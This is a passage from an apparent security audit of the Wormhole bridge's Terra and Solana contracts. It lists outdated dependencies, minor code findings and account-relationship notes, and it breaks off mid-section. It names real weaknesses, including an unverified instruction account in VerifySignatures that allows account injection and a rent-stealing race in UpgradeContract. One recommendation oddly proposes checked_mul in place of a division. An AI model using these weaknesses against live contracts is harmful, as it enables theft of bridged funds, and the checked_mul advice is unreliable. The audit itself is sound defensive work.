schemars	0.8.7	---	0.8.8	Normal	---
serde	1.0.130	---	1.0.136	Normal	---

cw721-base

=====

Name	Project	Compat	Latest	Kind	Platform
----	-----	-----	-----	----	-----
cosmwasm-schema	1.0.0-beta4	---	1.0.0-beta6	Development	---
cosmwasm-std	0.16.2	---	0.16.5	Normal	---
cw-storage-plus	0.8.1	---	0.13.0	Normal	---
cw0	0.8.1	---	0.10.3	Normal	---
cw2	0.8.1	---	0.13.0	Normal	---
schemars	0.8.7	---	0.8.8	Normal	---
serde	1.0.130	---	1.0.136	Normal	---

cw721-wrapped

=====

Name	Project	Compat	Latest	Kind	Platform
----	-----	-----	-----	----	-----
cosmwasm-schema	1.0.0-beta4	---	1.0.0-beta6	Development	---

cosmwasm-std	0.16.2	---	0.16.5	Normal	---
cosmwasm-storage	0.16.2	---	0.16.5	Normal	---
cw2	0.8.1	---	0.13.0	Normal	---
schemars	0.8.7	---	0.8.8	Normal	---
serde	1.0.130	---	1.0.136	Normal	---

Severity and Impact Summary

Many warnings found.

Recommendation

Consider updating dependencies.

Terra Bridge: Nested conditionals (wormhole)

Finding ID: KS-WORMHOLE-71

Severity: **Informational**Status: **Open**

Description

Code style is making the reasoning about the functionality harder to understand.

Proof of Issue

File name: /terra/contracts/wormhole/src/contract.rs**Line number:** 138-147

```
if state.gov_chain == vaa.emitter_chain && state.gov_address == vaa.emitter_address
{
    if state.guardian_set_index != vaa.guardian_set_index {
        return Err(StdError::generic_err(
            "governance VAAs must be signed by the current guardian set",
        ));
    }
    return handle_governance_payload(deps, env, &vaa.payload);
}

ContractError::InvalidVAAAction.std_err()
```

Severity and Impact Summary

Code readability decreases when code includes branches on top of other branches.

Recommendation

Consider reducing code nesting. Recommended update allows for one to easily see when an error should occur, and when the governance method is triggered.

```
if state.guardian_set_index != vaa.guardian_set_index {
    return Err(StdError::generic_err(
        "governance VAAs must be signed by the current guardian set",
    ));
}

if state.gov_chain != vaa.emitter_chain || state.gov_address != vaa.emitter_address
{
    return ContractError::InvalidVAAAction.std_err()
}

handle_governance_payload(deps, env, &vaa.payload)
```

References

1. [Refactoring: Replace Nested Conditional with Guard Clauses](#)

Terra Bridge: Outdated Rust stable version (terra)

Finding ID: KS-WORMHOLE-72

Severity: **Informational**

Status: **Open**

Description

Outdated Rust stable version. The toolkit used for compiling smart contracts uses outdated rust version. Rust Optimizer 0.12.1 uses Rust 1.54 stable, while the most recent stable version of Rust is 1.59.

Proof of Issue

File name: /terra/Dockerfile

Line number: 3

```
FROM cosmwasm/workspace-optimizer:0.12.1@sha256:1508cf7545f4b656ecafa34e29c1acf200cdab47fced85c2bc076c0c158b1338 AS builder
```

File name: /terra/build.sh

Line number: 3-6

```
docker run --rm -v "$(pwd)"/:/code \  
  --mount type=volume,source="$(basename "$(pwd)")_cache",target=/code/target \  
  --mount type=volume,source=registry_cache,target=/usr/local/cargo/registry \  
  cosmwasm/workspace-optimizer:0.12.1
```

Severity and Impact Summary

Outdated Rust stable version.

Recommendation

Consider updating `workspace-optimizer` to a new version.

References

- <https://hub.docker.com/r/cosmwasm/workspace-optimizer/tags>

Terra Bridge: Send payload message length limitation (wormhole)

Finding ID: KS-WORMHOLE-73

Severity: **Informational**

Status: **Open**

Description

[White paper](#) says:

Wormhole core contracts have a `postMessage` method which can be used by EOAs (externally owned accounts) or SCs (smart contracts) to publish a message via Wormhole.

This method must perform verification on the payload for the maximum size limitation of 750 bytes. The message should be emitted such that it can be picked up by guardians in a way that allows offline nodes to replay missed blocks.

Proof of Issue

File name: `/terra/contracts/wormhole/src/contract.rs#L321-L347`

Line number: 141-143

```
fn handle_post_message(
    deps: DepsMut,
    env: Env,
    info: MessageInfo,
    message: &[u8],
    nonce: u32,
) -> StdResult<Response> {
    let state = config_read(deps.storage).load()?;
    let fee = state.fee;

    // Check fee
    if fee.amount.u128() > 0 && !has_coins(info.funds.as_ref(), &fee) {
        return ContractError::FeeTooLow.std_err();
    }

    let emitter =
        extend_address_to_32(&deps.api.addr_canonicalize(&info.sender.as_str())?);
    let sequence = sequence_read(deps.storage, emitter.as_slice());
    sequence_set(deps.storage, emitter.as_slice(), sequence + 1)?;

    Ok(Response::new()
        .add_attribute("message.message", hex::encode(message))
        .add_attribute("message.sender", hex::encode(emitter))
        .add_attribute("message.chain_id", CHAIN_ID.to_string())
        .add_attribute("message.nonce", nonce.to_string())
        .add_attribute("message.sequence", sequence.to_string())
        .add_attribute("message.block_time", env.block.time.seconds().to_string()))
}
```

Severity and Impact Summary

Send payload message length limitation.

Recommendation

Consider checking payload message length.

Terra Bridge: Test code in production (wormhole)

Finding ID: KS-WORMHOLE-74

Severity: **Informational**

Status: **Open**

Description

Testing code in the production codebase.

Proof of Issue

File name: /terra/contracts/wormhole/src/state.rs

Line number: 206-208

```
pub fn quorum(&self) -> usize {  
    // allow quorum of 0 for testing purposes...  
    if self.addresses.len() == 0 {  
        return 0;  
    }  
    ((self.addresses.len() * 10 / 3) * 2) / 10 + 1  
}
```

Severity and Impact Summary

Testing code in the production codebase.

Recommendation

Remove if statement allowing quorum of 0 for testing purposes.

Terra Bridge: The `real_amount` value gets adjusted to the limit of decimal places (token-bridge)

Finding ID: KS-WORMHOLE-75

Severity: **Informational**

Status: **Open**

Description

The `real_amount` value gets adjusted to the limit of decimal places.

Proof of Issue

File name: `/terra/contracts/token-bridge/src/contract.rs`

Line number: 187

```
let multiplier = Uint128::from_str(&state.multiplier)?; // what is the
mutliplier
let real_amount = new_balance.balance -
Uint128::from_str(&state.previous_balance)?;
// the `real_amount` value gets adjusted to the limit of decimal places
// MINOR: replace with `real_amount.checked_mul(multiplier)?;
let real_amount = real_amount / multiplier;
}
```

Severity and Impact Summary

The `real_amount` value gets adjusted to the limit of decimal places.

Recommendation

Replace with `real_amount.checked_mul(multiplier)?;`.

Terra Bridge: The wormhole contract only accepts the fee in uluna (wormhole)

Finding ID: KS-WORMHOLE-76

Severity: **Informational**

Status: **Open**

Description

The wormhole contract only accepts the fee in `uluna`.

Proof of Issue

File name: `/terra/contracts/wormhole/src/contract.rs`

Line number: 82

```
pub const FEE_DENOMINATION: &str = "uluna";
```

File name: `/terra/contracts/wormhole/src/state.rs`

Line number: 367-370

```
let fee = Coin {  
    denom: String::from(FEE_DENOMINATION),  
    amount: Uint128::new(amount),  
};
```

Severity and Impact Summary

The wormhole contract only accepts the fee in `uluna`.

Recommendation

The denom is always `uluna` — consider having it configurable, for example, to leverage native `UST`.

Terra Bridge: Tuple of two u128 (wormhole)

Finding ID: KS-WORMHOLE-77

Severity: **Informational**

Status: **Open**

Description

Why call this `get_u256` when in fact a tuple of two u128 is returned? What is the point of such split?

Proof of Issue

File name: `/terra/contracts/wormhole/src/byte_utils.rs`

Line number: 42

```
// Why call this get_u256 when in fact a tuple of two u128 is returned?  
// What is the point of such split?  
fn get_u256(&self, index: usize) -> (u128, u128) {  
    (self.get_u128_be(index), self.get_u128_be(index + 128 / 8))  
}
```

Severity and Impact Summary

Why call this `get_u256` when in fact a tuple of two u128 is returned? What is the point of such split?

Recommendation

Consider consistent types naming.








Relationship Graphs

A relationship graph shows relational requirements to the input of an instruction. Notice, that it does not show outcome of the instruction.

Relationship graphs are used to analyze insufficient authorization and unchecked account relations. Insufficient authorization allows unintended access. Unchecked account relations may allow account and data injection resulting in unintended behavior and access.

Various styles are used to highlight special properties. Accounts are shown as boxes with round corners. An account box may contain smaller boxes indicating relevant account data.

The following table shows the basic styles for the relationship graphs.

	Round boxes with thick blue borders indicate accounts required to sign the transaction.
	Green round boxes highlight accounts required to be owned by the program itself.
	Red round boxes indicate accounts where ownership is not validated. Further analysis should be made to ensure this does not allow account injection attacks.
	Orange boxes indicate instruction data. As instruction data does not originate from the blockchain, it may open for data injection attacks. Caution must be taken if used for account validation.
	Green boxes indicate constants. It may refer to either hardcoded values or library code.
	Inner boxes are used to indicate data structures to ease readability. Additional colors may also be used to highlight account ownership from different programs.
	Dashed lines indicate implicitly required relations. For example, relations required by another program during a cross program invocation. This is emphasized as the program cannot guarantee the behavior of external programs.




Table 5: Legend for relationship graphs

Solana Bridge: Initialize




Figure 2: Relationship graph for Solana Bridge: Initialize

Solana Bridge: PostMessage




Figure 3: Relationship graph for Solana Bridge: PostMessage

Even though the owner of the `fee_collector` is not verified its key is a PDA based on a constant seed. Thus, there exists only a single valid `fee_collector` account which can only be signed by the program itself. So, the fees cannot be directed to another account.

The PDA seed for the `guardian_set` account is taken directly from the instruction data. It is not recommended to use instruction data for PDA seeding as any data can be passed as instruction data.

The diagram illustrates the logic of the ClaimableVAA program. It shows the following components and their interactions:

- ClaimableVAA** (grey box) contains:
 - claim** (light blue box) with fields: `key`, `lamports`, `owner`.
 - message** (light green box) with fields: `emitter_chain`, `sequence`, `emitter_address`, `owner`.
- bridge** (light green box) contains: `key`, `owner`.
- message** (light green box) contains: `MessageData` (yellow box) with fields: `emitter_chain`, `sequence`, `emitter_address`, and `owner`.
- program_id** (green box) is a constant output.
- CHAIN_ID_SOLANA** (green box) is a constant output.
- EMITTER_ADDRESS** (green box) is a constant output.

The flow of data is as follows:

- The **claim** struct is passed to a **PDA** (purple hexagon).
- The **claim** struct is also passed to a **bridge** struct.
- The **bridge** struct is passed to a **PDA** (purple hexagon).
- The **bridge** struct is passed to the **message** struct.
- The **message** struct is passed to the **program_id** constant.
- The **message** struct is passed to the **CHAIN_ID_SOLANA** constant.
- The **message** struct is passed to the **EMITTER_ADDRESS** constant.

Page 185 of 214

Solana Bridge: TransferFees




Figure 6: Relationship graph for Solana Bridge: TransferFees

Even though the owner of the `fee_collector` is not verified its key is a PDA based on a constant seed. Thus, there exists only a single valid `fee_collector` account which can only be signed by the program itself. So, the fees cannot be directed to another account.

The `recipient` account is not verified. As the intention of the TransferFees instruction is to transfer fees to another account and the VAA is used to ensure authorization, this is not an issue.

Solana Bridge: UpgradeContract




Figure 7: Relationship graph for Solana Bridge: UpgradeContract

The owner of the `upgrade_authority` is not verified. However, the `upgrade_authority` is a PDA based on a constant seed. Thus, there exists only a single valid `upgrade_authority` account which can only be signed by the program itself. Furthermore, the CPI of the BPF loader program's upgrade instruction will validate that the `upgrade_authority` account is the designated authority for upgrading the program data account.

The `spill` account is not verified. It is used for excess rent in the case that the new program requires less rent than the previous version. This could potentially be abused in the case where a VAA with a `GovernancePayloadUpgrade` is emitted but not consumed within the same transaction. In that case a race condition could occur where an attacker could invoke the UpgradeContract instruction with another `spill` account and steal the excess rent.

Solana Bridge: UpgradeGuardianSet




Figure 8: Relationship graph for Solana Bridge: UpgradeGuardianSet

Solana Bridge: VerifySignatures




Figure 9: Relationship graph for Solana Bridge: VerifySignatures

The `instruction_acc` input account is not verified! This allows account injection.

Solana NFT Bridge: Initialize




Figure 10: Relationship graph for Solana NFT Bridge: Initialize

Solana NFT Bridge: CompleteNative

